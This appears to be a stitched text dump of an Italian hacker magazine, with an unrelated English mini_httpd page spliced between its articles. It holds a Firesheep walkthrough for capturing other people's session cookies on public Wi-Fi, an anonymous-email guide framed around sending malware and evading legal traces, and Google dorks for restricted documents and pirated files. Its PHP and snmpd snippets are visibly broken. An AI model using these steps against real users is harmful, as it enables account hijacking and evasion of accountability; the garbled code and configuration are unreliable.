
Nella recente edizione del ToorCon, una convention di e per hacker dedicata alla sicurezza informatica svoltasi a San Diego, c'è stato un interessante intervento di Eric Butler. Eric ha infatti dimostrato concretamente come grazie a un hijacking via Wi-Fi un attaccante sia in grado di prendere il controllo della sessione di un utente dopo che questi abbia effettuato il login o si sia autenticato su un server, fino ad arrivare a conoscere la sua password. Eric in particolare si è concentrato sulle sessioni generate dai principali siti "social" del momento tra cui Facebook e Twitter, risultati tutti vulnerabili all'attacco. Non a caso quindi il talk aveva il provocatorio titolo "Hey Web 2.0: Start protecting user privacy instead of pretending to" (Hey Web 2.0: inizia a proteggere davvero la privacy dell'utente invece di far finta).
Vediamo come è possibile che ciò accada.
Il cuore del problema è costituito, come spesso accade, dalla concomitanza di diversi aspetti che impattano sulla sicurezza. Il primo di questi fattori è costituito da una rete wireless non protetta, attraverso cui la vittima decide di collegarsi a internet e da lì (secondo fattore) decide di accedere a uno dei social network vulnerabili. Essi infatti non applicano una protezione sulle comunicazioni successive all'autenticazione, prestando il fianco quindi a possibili attacchi. Per rendersi conto di cosa stiamo parlando non è necessario essere particolarmente abili, perché grazie a un plugin per Firefox chiamato Firesheep (open-source

e disponibile per Windows, Linux e MacOSX) abbiamo sostanzialmente armato già il nostro browser a intercettare dati che non dovrebbero esserci resi disponibili, ma che al contrario sono trasmessi in chiaro. Firesheep agisce in pratica da sniffer, dato che è in grado di intercettare i cookie dell'utente vittima che si trovi nello stesso network wireless cui è collegato l'attaccante, rendendo disponibili tutte le connessioni Http e Https associate. Il vero problema infatti è che la falla persiste anche con le connessioni Https, perché solo il login è cifrato mentre il resto della comunicazione resta non criptata.

SIMULAZIONE D'ATTACCO

Per fare un test abbiamo bisogno di poche cose: una rete Wi-Fi nella quale fare i test.
Winpcap (winpcap.org)
Firesheep (Http://github.com/downloads/codebutler/firesheep/firesheep-0.1-1.xpi) e ovviamente Firefox.
Prima di tutto installiamo Winpcap. Poi installiamo Firesheep e dopo aver riavviato Firefox possiamo avviarlo dal menu View -> Sidebar -> Firesheep (tasti scorciatoia SHIFT+CTRL+S).
Clicchiamo nella parte bassa sul pulsante delle preferenze e nel primo foglio del menu che ci si apre, impostiamo la scheda di rete Wi-Fi da utilizzare in modalità promiscua.

Il pulsante in basso permette di selezionare la scheda di rete Wi-Fi da utilizzare per lo sniffing.

Colleghiamoci alla rete Wi-Fi e poi clicchiamo sul pulsante "Start capturing" aspettando che i dati comincino ad arrivare.

Selezionata la scheda Wi-Fi e connessi alla rete di test siamo pronti per partire con l'intercettazione dei cookie.

Dopo un po' avremo i dati di sessioni pre-autenticate: cliccandoci sopra saranno aperte direttamente nel nostro browser. Immaginiamo quindi cosa può succedere in un aeroporto o internet caffè...


CONTROMISURE


Il protocollo Https non può essere la soluzione del problema e nei casi menzionati ci si deve rivolgere necessariamente a servizi VPN quando si accede a dati sensibili tramite rete di accesso pubblico Wi-Fi. Cercando su google si possono trovare diversi servizi gratuiti e anche a pagamento. Se vogliamo risolvere in economia, è possibile installare un proprio server SSH, anche su Windows tramite Cygwin e utilizzare un client SSH come Putty per accedervi, mentre il browser può essere configurato per utilizzare la connessione socket del proxy e da lì accedere al sito web desiderato.


Ecco un esempio di come si presenta il pannello di Firesheep dopo che ha intercettato diversi cookie, tra cui Google, Facebook, Twitter e Flickr e si è aperto il link verso Facebook.

Parlando poi dell'accesso Wi-Fi, è chiaro che vanno prese delle minime precauzioni anche da chi ne gestisce l'accesso: se anche si stabilisce che il servizio deve poter essere libero per tutti i fruitori, è bene comunque aggiungere una password di connessione per gli utenti autorizzati. L'ideale sarebbe poi che fosse utilizzata una protezione più forte, come WPA2.
Lato client, per gli utenti di Firefox è già disponibile un plugin che sembra possa rappresentare una possibile risposta al pericolo di essere "dirottati" da attaccanti dotati di Firesheep: si chiama Force-TLS (Http://forcetls.sidstamm.com) e forza il client ad accettare solo connessioni sicure verso i server cui ci stiamo collegando. E' disponibile anche una modalità debug che ci permette di visualizzare tutte le comunicazioni che intercorrono durante l'autenticazione e le successive transazioni. Per abilitarla è sufficiente seguire questi step: apriamo about:config impostiamo la preferenza extensions.forcetls@sid.stamm.debug al valore "true"

RIAVVIAMO FIREFOX

Ho scritto "sembra" dato che alcuni utilizzatori hanno rilevato comunque dei problemi. Un'altra possibile soluzione potrebbe essere rappresentata da HTTPS Everywhere (https://www.eff.org/https-everywhere) che però è tuttora in beta e non offre ancora garanzie certe nei confronti di Firesheep.
Nell'attesa che sia quindi ufficializzata una adeguata contromisura all'hijacking possibile con Firesheep è bene evitare di connettersi a social network da posti di accesso pubblico Wi-Fi. In generale la rete cui ci connettiamo va comunque considerata insicura e dopo Firesheep sono comparsi altri tool realizzati al solo scopo di ricordarcelo, come Idiocy (https://github.com/Jonty/Idiocy/blob/master/idiocy.py) che in neanche 130 linee in Python realizza il dirottamento di un account Twitter scrivendo un twit al posto nostro.

di Riccardo Meggiato
redazione@hackerjournal.it

E-MAIL ANONIME: NO, FORSE, QUASI

SI FA PRESTO A PARLARE DI MESSAGGI ANONIMI. LE COSE NON STANNO COSÌ, MA CON UN PICCOLO SFORZO L'INVISIBILITÀ DIGITALE È POSSIBILE.

Sono in molti a riempirsi la bocca di belle parole sull'anonimato della posta elettronica. Beata incoscienza. Uno pensa che basti creare un account fasullo su Gmail per poter imbrattare i forum o, peggio (o meglio, dipende dai punti di vista), inviare allegati contenenti malware, senza essere beccato. Qualcun altro, un pelo più furbo, ricorre ai servizi di invio "anonimo", dove quelle simpatiche virgolette indicano che si tratta di un anonimato un po' farlocco. L'anonimato assoluto, quando si invia una e-mail, è difficile da ottenere, ma scendendo a qualche compromesso possiamo rendere molto difficile risalire al mittente. Diciamocelo: a meno che non si tratti di faccende top-secret come nemmeno ne abbiamo viste con Wikileaks, difficilmente qualcuno si prenderà la briga di inseguirci da un punto all'altro del mappamondo digitale.
Anche se siamo ricercati.
Prima, però, vediamo cosa succede quando inviamo una normalissima e-mail. Semplificando il discorso ai minimi termini umani, il messaggio è trasmesso e preso in carico da un server di posta, che si occupa dell'invio al destinatario. In questo processo, il server conosce perfettamente il nostro indirizzo IP, spesso trasmettendolo così com'è o, in altri casi, mascherandolo. Resta il fatto che se un destinatario ha delle valide ragioni per farlo, può sfruttare la Legge per andare direttamente al sodo, cioè da chi gestisce il server di posta, e chiedergli di sputare il rospo. Risalendo all'indirizzo IP del mittente e, quindi, a noi. Ahia. Molti servizi di anonimizzazione di email tentano di sopperire al problema rendendo il server difficile da individuare. A volte sfruttano dei proxy, rimbalzando il messaggio tra più server sparsi per il globo. In altre, puntano a un unico server, ma locato in paesi non molto collaborativi con le legislazioni del resto del mondo. Di solito si tratta di qualche lontano paese esotico, quindi la scusa di andare a vedere se il server della posta funziona è sempre buona per fare una vacanza al caldo. :-)

Il servizio Gmail? Non ci garantisce l'anonimato. Però, utilizzandolo tramite una VPN, è davvero molto difficile essere smascherati.


DAL FACILE AL DIFFICILE

Scherzi a parte, dunque, viene spontaneo pensare che un servizio di anonimizzazione della posta offra un buon livello di anonimato. È così? La risposta è "dipende dal servizio", in virtù di quanto detto. Uno dei più diffusi e semplici del momento è Akapost (www.akapost.com). Si tratta di un servizio di forward che, di fatto, cambia l'indirizzo del mittente con uno ad hoc (scelto dall'utente), in modo che sia questo a comparire al destinatario. Funziona, è gratuito ma le condizioni contrattuali negano utilizzi "nocivi". Il fatto che il gestore sia californiano, comunque, è già un primo, discreto, deterrente ad azioni legali di stampo europeo. A un servizio come Akapost se ne affiancano altri di simili, per i quali è meglio dare un'occhiata alle condizioni contrattuali e, soprattutto, alla locazione. Un deciso passo in avanti lo si fa sfruttando dei servizi di VPN. E in questo caso ce ne sono pochi capaci di battere l'efficienza di Hotspot Shield (www.hotspostshield.com). Questo software gratuito è in grado di creare una Virtual Private Network pronta a rendere imperscrutabili le transazioni web dei nostri dati. E qui viene il bello: Hotspot Shield diventa una comoda base sulla quale poggiare tutte le nostre scorribande tramite posta elettronica. Il trucco, in realtà, è semplice: il problema delle caselle di posta elettronica farlocche, create ad hoc per rimanere anonimi, è che ci identificano tramite un indirizzo IP. Sfruttando un software come Hotspot Shield, invece, il nostro Internet Protocol è mascherato tramite HTTPS, dando filo da torcere a chi vuole arrivare alla nostra identità. Va da sé che basta installare Hotspost Shield, e quindi creare una casella di posta elettronica web, per gestire in modo sufficientemente anonimo le nostre e-mail. Posto che, ovviamente, anche queste devono essere scritte e gestite con la VPN bella che attivata.

VPN E SMTP SERVER, CHE COPPIA!

L'utilizzo di Hotspost Shield, per altro, apre le porte ad altri utilizzi. Uno dei più ricorrenti, quando si vogliono inviare email anonimi, è di crearsi un proprio SMTP Server. Infatti, se questo server è il primo snodo identificabile per un destinatario deciso a rintracciarci, mascherandolo tramite una VPN la nostra identità rimane protetta in modo efficace. In questo caso, dopo aver installato e attivato Hotspot Shield, passiamo alla creazione di un SMTP Server nel nostro computer. Non è difficile: QK SMTP Server è uno dei programmi migliori nel genere e ripaga ampiamente i 25,52 euro necessari per l'acquisto (e comunque è disponibile una versione dimostrativa gratuita, valida per 30 giorni). Con una VPN e QK SMTP Server possiamo creare gli indirizzi e-mail desiderati e spedire tutti i messaggi che vogliamo, con un buon compromesso tra semplicità d'utilizzo e livello raggiunto dall'anonimato.

E PER LA POSTA IN RICEZIONE?

Negli ultimi tempi si è sviluppato un grande interesse attorno ai servizi di posta elettronica a tempo, in particolare su 10 Minute Mail (raggiungibile all'indirizzo www.10minutemail.com). Si tratta però di servizi validi per la ricezione di posta, anche se gli indirizzi possono essere sfruttati come "maschere", in fase di trasmissione. Il concetto, in questo caso, è semplice: un servizio che crea indirizzi email temporanei, della durata di appena 10 minuti. Il tempo di mandare qualche messaggio utilizzando questo indirizzo e zzzot... viene eliminato. Risalire al mittente originario diventa molto, molto difficile. Ad accalorare il senso di riservatezza offerto dal sito, ci sono delle condizioni di privacy che garantiscono che non è registrato alcun log delle attività svolte sulle sue pagine. Siamo liberi di crederci o meno ma, in caso contrario, basta utilizzare un proxy o una VPN mentre si visita il sito e il gioco è fatto. Insomma, magari per l'anonimato assoluto serve qualche sforzo in più, ma già con qualche rapido clic si ottiene un'invisibilità informatica difficile da smascherare. Con tanti grazie da parte della nostra privacy.

Hotspot Shield s'installa in pochi secondi e crea una VPN sicura e pronta ad "anonimizzare" tutti i servizi web.

di Mikko
redazione@hackerjournal.it

QUANDO GOOGLE FA L'HACKER



ANCHE I SITI PIÙ PROTETTI POSSONO FARE SCIVOLONI IN FATTO DI SICUREZZA. VEDIAMO IL CASO DI UN SITO STATUNITENSE SEGRETISSIMO E IMPENETRABILE.

La notizia è subito rimbalzata da Twitter: quando si visita il sito militare di aepbus all'indirizzo https://aepubs.army.mil/ compare prima un invito a lasciare il sito perché giudicato poco sicuro e poi un divieto di accesso.

I sito militare nega l'accesso se non si fa il log-in, ma basta una ricerca con Google per avere a disposizione i suoi documenti.

Per poter accedere è necessaria un'autorizzazione che la maggior parte dei comuni mortali non ha. Ma, sorpresa delle sorprese, basta fare una ricerca con Google usando come chiave di ricerca site:aepubs.army.mil per poter accedere a moltissimi documenti, in formato pdf nella maggior parte dei casi, e per maggiore "sicurezza" di non perderci nulla è addirittura disponibile la cache consultabile a piacimento. Grazie all'elenco dei risultati di Google è anche possibile visitare con agio diverse aree dell'impenetrabile sito. Come mai è potuta succedere una cosa simile? Con ottima probabilità il sito ha fatto ricorso all'indicizzazione di Google e così tantissimi documenti delicati finiscono tranquillamente nella nutritissima pagina dei risultati accessibili da chiunque. In casi come questi a volte si parla di attacchi basati su Google. Se proviamo a fare la ricerca speciale e non vediamo più niente, probabilmente i responsabili della sicurezza del sito hanno (finalmente) posto rimedio alla loro piccola falla di sicurezza. La notizia è stata data su Twitter da Mikko Hyppönen, direttore dei laboratori di ricerca di F-Secure il colosso finlandese in campo di antivirus.

GLI ATTACCHI GOOGLE BASED

Il principio è semplice e ne abbiamo sotto gli occhi un esempio pratico con il sito di aepubs.army.mil che è solo l'ultimo esempio illustre: la cronaca americana è costellata di annunci riguardanti la fuga di notizie riservatissime a causa del cattivo uso di programmi e strumenti informatici fatte da dipendenti distratti o da tecnici incompetenti. La tecnica è quella di usare il celebre motore

Ecco che succede usando l'indicizzazione di Google. Malgrado gli strumenti messi a punto per rendere inaccessibile il sito ai più, molte pagine e documenti sono accessibili a tutti.

Disponibile per tutti i gusti. Google Hacks viene messo a disposizione direttamente dalla sezione programmi di Google ed è disponibile per Windows, Linux e Mac.

di ricerca per trovare documenti altrimenti inaccessibili. I documenti possono essere sottoposti a restrizioni per diversi motivi: o perché il sito che ci interessa richiede di fare un log-in con un account che non abbiamo, oppure limita l'accesso solo a un'area geografica e blocca il nostro IP se non facciamo parte di quell'area. Per fare queste ricerche particolari dobbiamo usare la semplice sintassi richiesta dai comandi speciali di Google. Per cercare le pagine indicizzate per esempio, non dobbiamo fare una semplice ricerca che ci restituirebbe solo la pagina principale del sito che abbiamo inserito e l'elenco di pagine che ne parlano, ma dobbiamo usare il comando site prima di scrivere l'indirizzo del sito. Possiamo fare questo esperimento con qualsiasi sito. Con un po' di pazienza potremmo avere tante piacevoli sorprese…

GOOGLE HACKS

Questo utilissimo strumento ci permette di usare dei comandi semplici per cercare contenuti particolari in Rete. Lo scopo dichiarato dello strumento, legale, malgrado il nome un po' curioso, è quello di fornire strumenti per usare in modo semplice i comandi di Google per fare ricerche fruttuose e scovare vulnerabilità o usi impropri dei server. Per esempio se usiamo le funzioni per cercare libri, musica o video, invece di scrivere un comando dalla sintassi complicata come -inurl:(htm|html|php) intitle:"index of" +"last modified" +"parent directory" +description +size +(.mp3|.wma|.ogg) "titolo della canzone o nome del cantante" ci basta scrivere il titolo o il nome del cantante, fare clic sul tipo di file che ci interessa e poi su Search. Grazie ai potenti strumenti di indicizzazione di Google potremmo trovare una miriade di file protetti da copyright e saremo in grado di individuare a colpo sicuro i server che distribuiscono illegalmente file protetti. È possibile scaricare il programma nella versione più adatta al nostro computer collegandoci all'indirizzo http://code.google.com/p/googlehacks/downloads/list. Per avere un'idea di come Google possa essere uno strumento pericoloso, grazie alla sua efficienza, diamo un'occhiata anche all'indirizzo www.hackersforcharity.org/ghdb. Troviamo un esaustivo elenco delle chiavi di ricerca utilizzate. Con i relativi risultati.

I COMANDI SPECIALI DI GOOGLE

Per poterli usare correttamente, i comandi sono sempre da scrivere con i due punti tra il nome del comando e il contenuto o l'indirizzo del sito che ci interessa controllare tramite Google. Si scrivono direttamente nella casella di ricerca.

site:URL Per ottenere l'elenco delle pagine indicizzate di un sito

link:URL Per vedere la lista delle pagine indicizzate da Google che contengono un link al sito che ci interessa.

allintext:parola o espressione. Restituisce l'elenco delle pagine indicizzate da Google che contengono le parole che abbiamo indicato all'interno del testo.

allintitle:parola o espressione. Fornisce la lista delle pagine indicizzate da Google che contengono delle determinate parole all'interno del titolo.

cache:URL ci mette a disposizione la cache memorizzata nel database di Google per la pagina che ci interessa.

Guido Camerlingo AKA Guiz
www.guiz.it/

DISTANZA DI LEVENSHTEIN

Implementiamo il forse cercavi di Google

INTERNET

L'ALGORITMO DI RICERCA DELLA PAROLA IPOTETICAMENTE CORRETTA SI BASA SULLA DISTANZA DI LEVENSHTEIN, VEDIAMO COME FUNZIONA.

Il "forse cercavi" di Google è una funzionalità della ricerca molto comoda nel caso di "errori" di battitura o semplice dubbio. Vediamo come riprodurla per le ricerche dei nostri siti. L'algoritmo di ricerca della parola ipoteticamente corretta si basa sulla distanza di Levenshtein anche nota come 'Edit Distance'.


LA DISTANZA DI LEVENSHTEIN

La distanza di Levenshtein è il numero di modifiche elementari necessarie per trasformare una stringa A in B.
Le modifiche sono:
Sostituzione di un carattere
Cancellazione di un carattere
Aggiunta di un carattere
Mettiamo caso che nella nostra ricerca scrivessimo erroneamente linxu.
Per trasformare "linxu" in "linux" sono necessarie n modifiche. Questa n è la distanza di Levenshtein.

La distanza quindi sarà
Levenshtein('linxu','linux')
Minore è il numero che esprime questa distanza maggiore sarà l'attinenza tra le parole.
Per far funzionare il tutto abbiamo bisogno di un enorme dizionario italiano: ne ho estrapolato uno abbastanza completo eseguendo un 'merge' di diversi dizionari.
Il problema è che dovremmo eseguire il test per ogni parola presente nel dizionario. Il che diventerebbe molto pesante poiché, avendo circa 145000 parole, ci sarebbero 145000 distanze da calcolare.
La soluzione consiste nell'effettuare un primo filtro nella selezione delle parole; quindi utilizzare un database (nel nostro caso MySQL) per estrarre solo le parole che hanno una lunghezza pari alla parola cercata ± un valore numerico a nostro piacimento, per esempio 1.
Quindi estrapoleremo dal database - nel caso di linxu = 5 char (caratteri) - tutte le parole che hanno lunghezza di 4,5,6 e le confronteremo con la distanza di Levenshtein.
Per velocizzare ulteriormente l'estrazione dal dizionario indicizziamo i campi "parola" e "lunghezza parola".

IL NOSTRO DIZIONARIO

Il nostro dizionario è composto da 143770 parole. I campi del database sono organizzati così:
N_REC_ID - Progressivo del record
C_PAROLA - Parola
N_CHRLEN – Intero che rappresenta la lunghezza della parola
E' disponibile un dump del database con le 143770 parole al seguente indirizzo (Oltre al SQL è in CSV,TXT e XLS):

http://www.guido8975.it/index.php?ctg=6&id=67

Atto pratico

Questo script si basa su 3 file:
conf.php
Solito file di configurazione e connessione al database
ricerca.php
File della ricerca
proc.php
File dell'algoritmo

File conf.php

```
<?php
    $server="localhost";
    $user_n="root";
    $password="password";
    $db_name="dizionario";
    $connessione = mysql_
connect($server, $user_n,
$password)
    or die("Connessione non
riuscita: " . mysql_er-
ror());
    mysql_select_db($db_
name, $connessione)
    or die ("Errore nella
selezione del database.");
?>
```

File ricerca.php

La parola è inserita,in questa pagina a scopo illustrativo in una variabile $rRic a cui possiamo assegnare invece di 'linxu' i dati provenienti da un POST con $_POST['nomecampopost'].

```
<?php
    include 'proc.php';
    $rRic = trim('linxu');
    if(!empty($rRic)) {
      $rRicRes = "";
      $rRicArr = explode("
", $rRic);
      foreach ($rRicArr as
$j) {
         $rRicRes .=
LevWord($j)." ";
      }
      $rRicRes = substr_
replace($rRicRes ,"",-1);
    }
    if($rRicRes <> $rRic){
echo "Forse cercavi: ".$rRi-
cRes;}
    //Ricerca vostro sito
    //Qui aggiungerete la
parte di codice per effet-
tuare la ricerca nel vostro
sito.
?>
```

File proc.php

Qui è presente la funzione che calcola la distanza di Levenshtein. Modificando la variabile $rSrcDis, che di default è a 1, possiamo aumentare lo spettro di ricerca della parola nel db. Maggiore è il numero maggiore sarà lo spettro di ricerca.

```
<?php
function
LevWord($SearchPostWord){
    include 'conf.php';
    $rSrcDis = '1';
    $SearchPostWordLen =
strlen($SearchPostWord);
    $query_rch = "SELECT *
FROM italiano WHERE N_CHRLEN
in (".($SearchPostWordLen
$rSrcDis).",".$SearchPostWor
dLen.",".($SearchPostWordLen
+$rSrcDis).") ";
    $result_rch = mysql_
query($query_rch, $connes-
sione);
    $rWordLevDst = -1;
    while($row_rch = mysql_
fetch_array($result_rch)){
        $rLevDst = leve
nshtein(strtolower($SearchP
ostWord), strtolower($row_
rch['C_PAROLA']));
        if($rLevDst ==
0) {
            $rWord =
$row_rch['C_PAROLA'];
            $rWordLevDst
= 0;
            break;
        }
elseif($rWordLevDst < 0 ||
$rLevDst <= $rWordLevDst) {
            $rWord =
$row_rch['C_PAROLA'];
            $rWordLevDst
= $rLevDst;
        }
    }
    if(!empty($rLevDst)){
return $rWord;}else{ return
$SearchPostWord;}
    mysql_close();
}
?>
```

Conclusione

L'esempio completo è disponibile sul sito http://www.guido8975.it/index.php?ctg=6&id=67 .Dove sono disponibili sorgenti e dump del database. I sorgenti scaricabili sono anche commentati. Un esempio del funzionamento è implementato in http://www.geek-blog.it/ nella ricerca.

mini_httpd - small HTTP server

Fetch version 1.19

mini_httpd is a small HTTP server. Its performance is not great, but for low or medium traffic sites it's quite adequate. It implements all the basic features of an HTTP server, including:

- GET, HEAD, and POST methods.
- CGI.
- Basic authentication.
- Security against ".." filename snooping.
- The common MIME types.
- Trailing-slash redirection.
- index.html, index.htm, index.cgi
- Directory listings.
- Multihoming / virtual hosting.
- Standard logging.
- Custom error pages.

It can also be configured to do SSL/HTTPS and IPv6.

mini_httpd was written for a couple reasons. One, as an experiment to see just how slow an old-fashioned forking web server would be with today's operating systems. The answer is, surprisingly, not that slow - on FreeBSD 3.2, mini_httpd benchmarks at about 90% the speed of Apache. The other main reason for writing mini_httpd was to get a simple platform for experimenting with new web server technology, for instance SSL.

Are you using mini_httpd? There's a mailing list: mini_httpd@mail.acme.com, mail httpd-request@mail.acme.com to subscribe.

On Red Hat Linux systems you can use RPM to install mini_httpd, like so:


```
cd /usr/src/redhat/SOURCES
wget http://www.acme.com/software/mini_httpd/mini_httpd-1.19.tar.gz
rpm -ta mini_httpd-1.19.tar.gz
rpm -i /usr/src/redhat/RPMS/i386/mini_httpd-1.19-1.i386.rpm
```

New in version 1.19:

- Prohibit "Host: ." and "Host: .." (David Leadbeater).

MULTI ROUTER TRAFFIC GRAPHER

MONITORING

UN OTTIMO STRUMENTO PER MONITORARE IL TRAFFICO IN RETE.

Per tenere sotto controllo una o più macchine remote, il mondo open-source mette a disposizione tantissimo software. Il più semplice da usare e da configurare è, senza ombra di dubbio, MRTG (http://oss.oetiker.ch/mrtg) Iniziamo col dire che sono indispensabili alcune librerie ed alcuni programmi:

```
* [net-analyzer/net-snmp]
* [media-libs/libgd]
* [net-analyzer/mrtg]
* [sys-apps/dcron]
```

Opzionalmente possiamo anche visualizzare remotamente le statistiche avvalendoci di un server web come Mini_httpd <http://www.acme.com/software/mini_httpd/> o Apache <http://www.apache.org>. Vorrei faceste attenzione durante il copia ed incolla dei seguenti comandi. Dato che molti sono sensibili ai cosiddetti "line feed error", specie quelli che cominciano con:
/bin/cat -s > /foo/bar Ricordo inoltre che ad ogni /bin/cat -s, vanno premuti contemporaneamente i tasti: [ctrl] e il tasto [d].

Cominciamo!
Con i permessi di amministratore di sistema (o superutente) creiamo le directory necessarie

```
$su -
Password:      # Digitate la password di amministratore
$mkdir /etc/mrtg
$mkdir /etc/cron.mrtg
$mkdir /var/www/localhost/mrtg
```

Create le directory possiamo cominciare a configurare il nostro file di configurazione snmpd.conf:

```
$/bin/cat -s > /etc/snmp/snmpd.conf
com2sec local      127.0.0.1/32    public
com2sec local      10.10.10.0/24   public

group MyROGroup v1          local
group MyROGroup v2c         local
group MyROGroup usm         local


view all    included  .1       ¬
80
access MyROGroup ""      any        noauth ¬
exact  all    none   none
syslocation MyLocation
syscontact Me
```

Se avete fatto un copia/incolla, ora dovreste premere contemporaneamente i tasti [ctrl]+[d], così da interrompere l'inserimento dei caratteri. Infatti, cat -s, attende un vostro "segnale" prima di procedere con la "concatenazione" finale dell'informazione. Se preferite incollare solo lo script, tralasciatelo :) Questo file consentirà di impostare il servizio snmpd secondo le nostre esigenze, ed evitare di permettere l'accesso in lettura alle persone non addette ai lavori. Ricordo inoltre che snmpd è altamente configurabile, e che un man snmpd risponderà ad ogni vostra ulteriore domanda. Ora occupiamoci del file /etc/conf.d/snmpd aggiungendo la riga:

```
-c /etc/snmp/snmpd.conf
```

alla variabile: *SNMPD_FLAGS* Dovrebbe quindi risultare qualcosa come questo:

```
SNMPD_FLAGS="-c /etc/snmp/snmpd.conf"
```

Ora facciamo partire il servizio *snmpd*:

```
/etc/init.d/snmpd start
/sbin/rc-update add snmpd default
```

